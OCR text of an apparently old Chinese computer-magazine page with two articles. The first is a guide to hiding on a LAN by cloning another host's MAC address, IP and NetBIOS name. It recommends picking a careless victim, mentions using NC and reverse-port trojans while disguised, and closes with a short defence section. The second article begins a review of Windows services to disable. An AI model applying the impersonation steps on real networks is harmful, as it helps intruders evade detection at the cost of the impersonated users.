


图2




图3





图4



多管齐下 完成局域网中的隐身

碳素粒子

相信很多菜鸟同志和我一样忙着在局域网中练手，但却不知道如何更好地在局域网中隐藏自己的行踪。自己做肉鸡又怕没那个本事，目前个人计算机中主要的两种操作系统（Win98和WinXP）存在的可以被夺取最高权限的漏洞又不多，而且很多工具通过肉鸡使用并不是很方便，难道就没有好办法来隐藏自己的行踪吗？这里，我向大家介绍一个通过精心伪装在局域网上隐形的方法。以下所有主机的操作系统为WIN2000/XP，而且局域网内使用的是静态IP分配。

一、如何隐藏

1. 使用Mac地址扫描器MacDraw（光盘中有收录）对局域网的网段做一次扫描，同时获得NetBIOS名（就是网上邻居的计算机名）、工作组与IP地址（也可在命令行下使用Nbtstat －a IP实现）。

> **LOOK 注意** 如果你想日后少些麻烦，最好选一个使用者是个安全意识不太强的人的系统做伪装目标，可以用X－Scan扫描响应Ping的主机，因为Ping得通的主机多半没有安装防火墙。

2. 断开自己的网络连接，右击“我的电脑”，选择“属性→网络标识→属性”，把计算机名和工作组全部改为所扫描到的信息（图1）。



图 1

3. 更改网卡MAC地址，使用很多软件都可做到，MacDraw本身也有这个功能。不过我还是喜欢用改注册表的方法：在注册表编辑器中找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\”项，在以下的子项中，找到右窗口说明为网卡的目录，例如我的为“{4D36E972－E325－11CE－BFC1－08002BE10318}”，再在以下子目录“0000，0001...”中找到DriverDesc键值，此键值为你的物理网卡目录，比如很常见的TP－LINK3239D网卡DriverDesc的值为“Realtek RTL8139(A) PCI Fast Ethernet Adapter”。在这里新建一个NetworkAddress的字符串，内容为要改为的网卡MAC地址，注意长度是12位，别写错了（图2）。




图 2

4. 直接在网卡的“配置→高级→属性→NetworkAvddress”中更改也可以（不过有时会不成功）。然后重启计算机，再打开网络连接，你的伪装就基本完成了（用“基本”二字是因为还有改进的余地）。也可使用ipconfig /all来确认修改成功。

二、测试

可以看出，这是MAC地址和IP地址盗用结合其它伪装来达到隐身的目的，下面让我们来做一下测试吧！

设原A机地址为192.168.0.1，NetBIOS名为A，B是伪装机，所有参数按上述方法更改为A机的值，使用C机做第三方测试。在这里，为了在测试中判断到底是谁对测试程序进行了响应，使用了以下几种方法相结合：共享不同的文件、使用规则设置为询问的防火墙、通过修改注册表使A，B机的TTL值不同来判断是谁响应了ping。

在C机上使用ping，net send等命令，当A，B机都在线时，响应的都是A机。A，B两机在网上邻居中都可对C机做正常浏览，而在网上邻居中浏览A或使用\\192.168.0.1（或使用ping等命令）时，两机看到的都是自己本身。此时在C机上访问网上邻居的A机，很可能会出现没有响应的问题。如果A机下线，那么B机就会响应。其它主机在网上邻居中也可以看到伪装成A机的B机，不过从测试来看，好像也不是能一定看到，总之不是很稳定。

此时，在B机上运行X－SCAN扫描C机时能扫描到，不过由于B机的伪装性，在第三方主机上做响应测试时，响应的几乎都是A机而不是B机。所以在使用有监听原理的软件（如NC、嗅探器、反弹端口木马等）时，当真伪机同时在线，能否不出问题呢？由于种种条件所限，笔者没有做进一步的测试，不过这样的伪装至少解决了扫描时的隐藏问题。同时，也希望某位同仁试过后能写出来让大家共享。

从上述的几点可见，现在的配置还没到尽善尽美的地步。还有什么方法使得隐身再深一些呢？有！首先是禁用TCP/IP上的NetBIOS，通过这个操作，你的计算机在网上邻居中不再可见。这时，即使A机和伪A机同时在线，那么第三方主机在访问网上邻居时，看到的一定是真A机，当真A机不在线时，网上邻居也不会出现伪A机的踪影。具体操作步骤是：在你的网络连接的属性中选择“Internet协议(TCP/IP)”属性→高级→WINS→“禁用TCP/IP上的NetBIOS”（图3），再一路“确定”，重启你的网络连接，就可达到在网上邻居不可见的目的。




图 3

其实这也是停止了NetBIOS的137，138，139端口。使用TCP/IP筛选的定制或

防火墙的端口规则定制，也可达到同样的效果。不过此时你在网上邻居中也看不到其他人了，我们可以在地址栏中输入“\\IP”的方法来访问别人的共享资源。这时是通过445端口来访问。你可用这种方法来访问别人，当A机不在线时，其他人也可这样来访问你，那么如何再阻断这一条路呢？就是再使用防火墙配合严格规则禁止其他人访问你的445端口和获得其他信息。这样一来，当A机不在线，而伪A机在线时，别人用“\\IP”的方法也看不到你了。

三、防范伪装攻击

对以上的伪装攻击，我们应该如何防范呢（注意：由于对方同时盗用了MAC地址，使用ARP命令对IP地址和MAC地址做绑定是没有用处的，只有尽量保证对方要获得的以上几种信息不被泄漏）？可使用以下几种方法相结合：使用防火墙、禁止响应ping连接、禁用NetBIOS（可让别人没那么容易获得你网卡的MAC地址）。那么如何查得自己的机器是否已经被冒充呢？当然只有在伪装机在线时，我们才能有蛛丝马迹可循。当两台真伪主机都在线时，在测试中特别是被盗主机偶尔会表现出不稳定，蓝屏的现象（测试中三台机器都曾蓝屏，而且其中两台是品牌笔记本，连WINXP都蓝了，可见这类完全盗用危害不小）。这时可以首先把A机的网络断开，在其他主机上运行嗅探器，如果出现了本属于A机的IP，就可能已被盗用。不过一般说来这种方法只在广播环境下才有用，而且比较被动。另一种比较主动的方法是，使用扫描器（如X-SCAN）对有所怀疑的IP做无条件的完全扫描，只要对方在线，即使对方有防火墙，一般也会漏出马脚（要做入侵总不会封了所有端口吧）！因为A机已经下线，所以只要有任何的响应，那么这个IP一定是被盗了。

我们应该知道 哪些服务，我们不需要

沼泽

服务，作为一个家族，随着Windows2000的出现而流窜到我们的个人电脑多年。经本私人法院再三核实，现决定公布其组织，宣布其罪行，介绍其成员，描述其案例。望各Windows2000以及WindowsXP的用户多加留意。若还有其罪行或公益活动尚未被我法院发现，望群众举报，以便我法院早日作出公正的最终判决。

一、背景知识

WIN NT下的服务类似*NI，通过服务来实现多用户切换等就显得很有作用了。WIN32服务由三部分组成：服务应用程序、服务控制程序（SCP）和服务控制管理器（SCM）。SCM维护着注册表中的服务数据库，位于：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services。其下的子键就是安装服务和驱动服务，每个子键的名称就是服务名，希望你去看看。服务控制程序（SCP）则是控制服务应用程序的功能块，也是服务应用程序同服务管理器（SCM）之间的桥梁。服务应用程序是服务的主体程序，它是一个或多个服务的可执行代码。我们主要通过三种方法来找到服务：一是通过计算机管理（鼠标右击“我的电脑”选“管理”）；二是通过“开始→程序→附件→系统工具→系统信息”找到；还可通过“控制面板→管理工具→服务”找到它。我们可修改它的当前状态和启动方式，它的启动方式有三种：“自动”是指当计算机启动时或需要它工作时，就处于开启状态；“手动”是指可在命令提示符中由“net start”和“net stop”这两个命令来开启／关闭它（当然可以在“服务”中开启它了）；“已禁止”是指在改变它的启动方式前不能再改变它的状态了。

二、罪行宣判

引狼入室

多数服务的运行安全等级是比管理员权力还高的LocalSystem（这好像让我们难以容忍）。一个服务存在的安全问题通常导致系统崩溃、权利提升等，比如DDE服务问题。服务能够在帐户登录前由系统运行，这可是木马喜欢的运行方式，而且很多本身提供的服务也特别让人喜爱，如Telnet服务、TASK SCHEDULE服务、Remote Registry Service服务、SNMP服务等。所以它犯了《沼泽法律》第一条：引狼入室。

欺君大罪

当一个进程（一个正常的Windows应用程序在运行后都会在系统中产生一个进程，每个进程分别对应一个不同的PID，这个进程会被系统分配一个虚拟的内存空间地址段，一切相关的程序操作，都会在这个虚拟空间中进行）以服务的方式工作时，它将在后台工作，不会出现在任务管理器的应用程序列表中。虽然它和进程有着对应关系，但要想在进程中阻止某个服务是很困难的。原因有二：一是因为它和进程不是一一对应的；二是因为那种进程不能轻易终止。另外手动和禁止方式并不能完全禁止一个服务的运行。如果按这两种方式启动的服务被某自动运行的服务所依赖，那么，这些服务将被自动先运行。所以它犯了《沼泽法律》第二条：欺君大罪。

不劳而获

该家族部分无用成员占用系统资源。系统服务实际上就是Windows 2000中支持其他大型程序的小型辅助程序，多数系统服务被设为在每次启动Windows 2000时自动运行。但如果你并不使用这些服务所支持的大型程序，那么这些服务只能白白浪费。经过合理地禁用某些不必要的服务，可能会节省出12到70MB左右的内存空间（这取决于你的系统）。当你取消了那些认为不必要的系统服务后，以同样的方式重启系统，并将此时“物理内存”面板上的值与先前记录的做比较，以验证我法院的结论。所以它严重侵犯了《沼泽法律》第三条：不劳而获。

打狗还得看主人，对于这一点，我沼泽法院还是知道的，不然怎么在江湖上立足呢！故我们还得看着Windows的面子，不可将其斩尽杀绝。不过，我们也得为Windows清理门户。

每个 Windows 2000 的安装都依系统和安装软件的不同而有所不同，因此所安装的服务及被设置为“自动”服务也会存在一些差异。

三、家族成员

下面我就逐个给大家介绍这个家族的兄弟姐妹！

Alter（警报器）：这个服务是当系统发生故障时向管理员发送警报，所以除非你的电脑处在局域网中，而且配有网络管理员，一般情况下将其设置为手动或禁用（图1）。

